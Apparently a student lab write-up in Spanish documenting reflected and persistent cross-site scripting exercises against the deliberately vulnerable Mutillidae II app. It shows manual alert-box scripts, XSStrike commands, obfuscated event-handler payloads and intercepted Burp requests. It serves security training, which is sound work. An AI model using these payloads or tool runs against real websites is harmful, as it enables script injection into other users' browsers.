

EJERCICIOS INYECCIÓN CROSS-SITE SCRIPTING

Prerrequisitos

Kali Linux
OWASP BWA

Ejercicio 1 - Manual y XSStrike


Realizar los ejercicios de XSS en la máquina Mutillidae II:

1. OWASP 2013 > A3 - Cross-Site Scripting (XSS) > Reflected (First Order)

OWASP 2013	A1 - Injection (SQL)	Deliberately Vulnerable Web Pen-Testing Application	
OWASP 2010	A1 - Injection (Other)		
OWASP 2007	A2 - Broken Authentication and Session Management		
Web Services	A3 - Cross Site Scripting (XSS)	Reflected (First Order)	DNS Lookup
HTML 5	A4 - Insecure Direct Object References	Persistent (Second Order)	Pen Test Tool Lookup
Others		DOM Injection	Text File Viewer

- DNS Lookup

De manera manual: para este ejercicio se utiliza un comando, el siguiente → `<script>alert('Ginner')</script>`



De manera automática: Se utiliza el siguiente payload → `<d3V%0aoNmoUseover++confirm()>v3dm0s`

```
(root@kali)-[~/XSStrike]
# ./xsstrike.py -u "http://10.0.2.24/mutillidae/index.php?page=dns-lookup.php" --headers
"Cookie: showhints=1; PHPSESSID=o60o2gmoog1mpeatgnmfqhl4u5; acopendivids=swingset,jotto,p
hpbb2,redmine; acgroupswithpersist=nada"

XSStrike v3.1.5

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: page
[!] Reflections found: 6
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 18543

[+] Payload: <d3V%0aoNmoUseover++confirm()>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
```

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder

Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Request to http://10.0.2.24:80

Forward Drop **Intercept is on** Action Open browser

Pretty **Raw** Hex

```

1 POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
2 Host: 10.0.2.24
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 53
9 Origin: http://10.0.2.24
10 Connection: close
11 Referer: http://10.0.2.24/mutillidae/index.php?page=dns-lookup.php
12 Cookie: showhints=1; PHPSESSID=o60o2gmooglmpeatgnmfqhl4u5; acopendivids=swingset,jotto,phpbb2,redmine;
    acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14
15 target_host=<d3V%0aoNm0Useover+=+confirm())>v3dm0=<Lookup+DNS

```

- Pen Test Tool Lookup

OWASP Mutillidae II: Web FWT in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home Login/Register Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View Captured Data

OWASP 2013	A1 - Injection (SQL)	Deliberately Vulnerable Web Pen-Testing Application
OWASP 2010	A1 - Injection (Other)	
OWASP 2007	A2 - Broken Authentication and Session Management	
Web Services	A3 - Cross Site Scripting (XSS)	Reflected (First Order) DNS Lookup
HTML 5	A4 - Insecure Direct Object References	Persistent (Second Order) Pen Test Tool Lookup
Others	A5 - Security Misconfiguration	DOM Injection Text File Viewer

De manera manual: se utilizó el siguiente script → `<script>alert('hack')</script>`

Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder

Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Request to http://10.0.2.24:80


Forward Drop **Intercept is on** Action Open browser

Pretty **Raw** Hex


```

1 POST /mutillidae/index.php?page=<script>alert('hack')</script> HTTP/1.1
2 Host: 10.0.2.24
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 94
9 Origin: http://10.0.2.24
10 Connection: close
11 Referer: http://10.0.2.24/mutillidae/index.php?page=pen-test-tool-lookup.php
12 Cookie: showhints=1; PHPSESSID=p42q0h4tp2nupq7k24u03bhed5; acopendivids=swingset,jotto,phpbb2,redmine;
    acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14
15 ToolID=0923ac83-8b50-4eda-ad81-f1aac6168c5c6pen-test-tool-lookup-php-submit-button=Lookup+Tool

```




De manera automática: se utilizó el siguiente payload → `<htMl%0aOnPointErENTER%09=%09confirm()//`




- Text File Viewer



De manera manual: se utilizó el siguiente script → `<script>alert('hola')</script>`



De manera automática: se utiliza el siguiente payload →
<A%09onp0INTERenTeR%0a=%0a[8].find(confirm)>v3dm0s




The image shows a terminal window at the top with the command: `./xsstrike.py -u "http://10.0.2.24/mutillidae/index.php?page=text-file-viewer.php" --headers "Cookie: showhints=1; PHPSESSID=p42q0h4tp2nupq7k24u03bhed5; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada" --data "textfile=http%3A%2F%2Fwww.textfiles.com%2Fhacking%2Fauditool.txt&text-file-viewer-php-submit-button=View+File"`. Below the terminal is a web browser window showing an intercepted HTTP request. The 'Raw' tab is selected, displaying the raw HTTP request. A red box highlights the payload in the request body: `<A%09onp0INTERenTeR%0a=%0a[8].find(confirm)>v3dm0s`. The browser window also shows the 'Intercept' tab with buttons for 'Forward', 'Drop', 'Intercept is on', 'Action', and 'Open browser'.

```
1 POST /mutillidae/index.php?page=<A%09onp0INTERenTeR%0a=%0a[8].find(confirm)>v3dm0s HTTP/1.1
2 Host: 10.0.2.24
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 109
9 Origin: http://10.0.2.24
10 Connection: close
11 Referer: http://10.0.2.24/mutillidae/index.php?page=text-file-viewer.php
12 Cookie: showhints=1; PHPSESSID=p42q0h4tp2nupq7k24u03bhed5; acopendivids=swingset,jotto,phpbb2,redmine;
13 acgroupswithpersist=nada
14 Upgrade-Insecure-Requests: 1
15 textfile=http%3A%2F%2Fwww.textfiles.com%2Fhacking%2Fauditool.txt&text-file-viewer-php-submit-button=View+File
```

2. OWASP 2013 > A3 - Cross-Site Scripting (XSS) > Persisted (Second Order)

- **Add to your blog:**
- **De manera manual:** se utilizó el siguiente comando → `<script>alert("hola")</script>`



Add New Blog Entry




View Blogs

Add blog for anonymous


Note: ``, `<i>` and `<u>` are now allowed in blog entries

`<script>alert("hola")</script>`

Save Blog Entry




- **De manera automática:** se escogió el siguiente payload → `<dETaILS/+/ONpOiNteREnTer+=+confirm()%0dx>`




- View someone's blog




- De manera manual: se utilizó el siguiente comando → `<script>alert("hola")</script>`




- De manera automática: se utilizó el payload → `<a%09onmOusEoVeR%09=%09confirm()%0dx>v3dm0s`



- Show log



- De manera manual: se utilizó el siguiente comando → `<script>alert("hack")</script>`



- **De manera automática:** el siguiente payload → `<a%090nmOUSeOVER%09=%09confirm()%0dx>v3dm0s`

```
(root@kali)-[~/XSStrike]
# ./xsstrike.py -u "http://10.0.2.24/mutillidae/includes/pop-up-help-context-generator.php?pagename=show-log.php" --headers "Cookie: showhints=1; PHPSESSID=p42q0h4tp2nupq7k24u03bhed5; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada"

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: pagename
[!] Reflections found: 1
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 3072

[+] Payload: <a%090nmOUSeOVER%09=%09confirm()%0dx>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10

Pretty Raw Hex
1 GET /mutillidae/includes/pop-up-help-context-generator.php?pagename=
  s<a%090nmOUSeOVER%09=%09confirm()%0dx>v3dm0s HTTP/1.1
2 Host: 10.0.2.24
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 X-Requested-With: XMLHttpRequest
8 Connection: close
9 Referer: http://10.0.2.24/mutillidae/index.php?page=show-log.php
10 Cookie: showhints=1; PHPSESSID=p42q0h4tp2nupq7k24u03bhed5; acopendivids=swingset,jotto,phpbb2,redmine;
  acgroupswithpersist=nada
11
```

(Opcional) Ejercicio 2 - Google

Completar los retos de XSS Game de Google:

<https://xss-game.appspot.com/>